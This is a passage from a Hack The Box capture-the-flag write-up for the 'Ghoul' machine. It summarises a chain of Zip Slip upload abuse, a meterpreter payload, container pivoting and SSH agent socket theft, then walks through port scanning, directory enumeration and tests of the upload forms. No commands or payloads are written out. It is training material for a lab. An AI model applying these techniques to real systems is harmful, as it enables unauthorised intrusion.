Hack The Box - Ghoul Writeup
This tricky and hard challenge called Ghoul involved pivoting across 3 containers to find the bits and pieces needed to get root. For a shell, I used a Zip Slip vulnerability in the Java upload app to drop a PHP meterpreter payload on the web server. After pivoting and scanning the other network segment, I found a vulnerable Gogs application server, which I was able to get a shell on. I was able to use the root shell on one of the containers to steal the SSH agent socket from a connecting root user and hop onto the host OS. More creds were hidden within an archive file.
Now let's try a hard challenge. Don't be afraid to lose or fail. Sometimes it is more valuable and teaches a lot of things 😉

1) Port scan
As usual, we must get started with port scanning first to get the rough context, idea, information, and details about the target.

A couple of things I saw from the first scan:
- This box has two sshd daemons running, and they are running different versions.
- we have two webservers, one running Apache and the other Tomcat
2) Website enumeration on port 80
The website features a homepage, blog, and contact section and has a Tokyo Ghoul theme.

Nothing interesting; let's use dirbuster to see if there are hidden directories or files.
3) Dirbuster

secret.phpand /uploads are interesting, but the latter gives me a 403 Forbidden message.
The secret.pnp is showing a picture of some kind of simulated chat application.

Here I’ve highlighted above some possibles clues:
- That fake flag/hash is obviously a troll
- There’s a mention of an RCE, file service, and vsftp. I didn’t see FTP open during my portscan however.
- IP logs, maybe useful for something else
- X server, but I didn’t see that port open during the portscan
- ILoveTouka could be a password or part of a password, I’ll keep that in mind for later

I tried a couple of default logins, looked for sql injections, no luck. I need to find the credentials to get me through the login page.
4) Website enumeration on port 8080
As we can see from the earlier port scan, port 8080 is open. So, what we are going to do next is try to log in and understand the system and flow.

The most interesting thing on this page are the two upload forms, one for images and another one for Zip files.

It seems the upload only validated for jpeg


It seems the path is protected and I cannot found my uploaded images
Let's move into the next one; this one is the uploader for the zip.

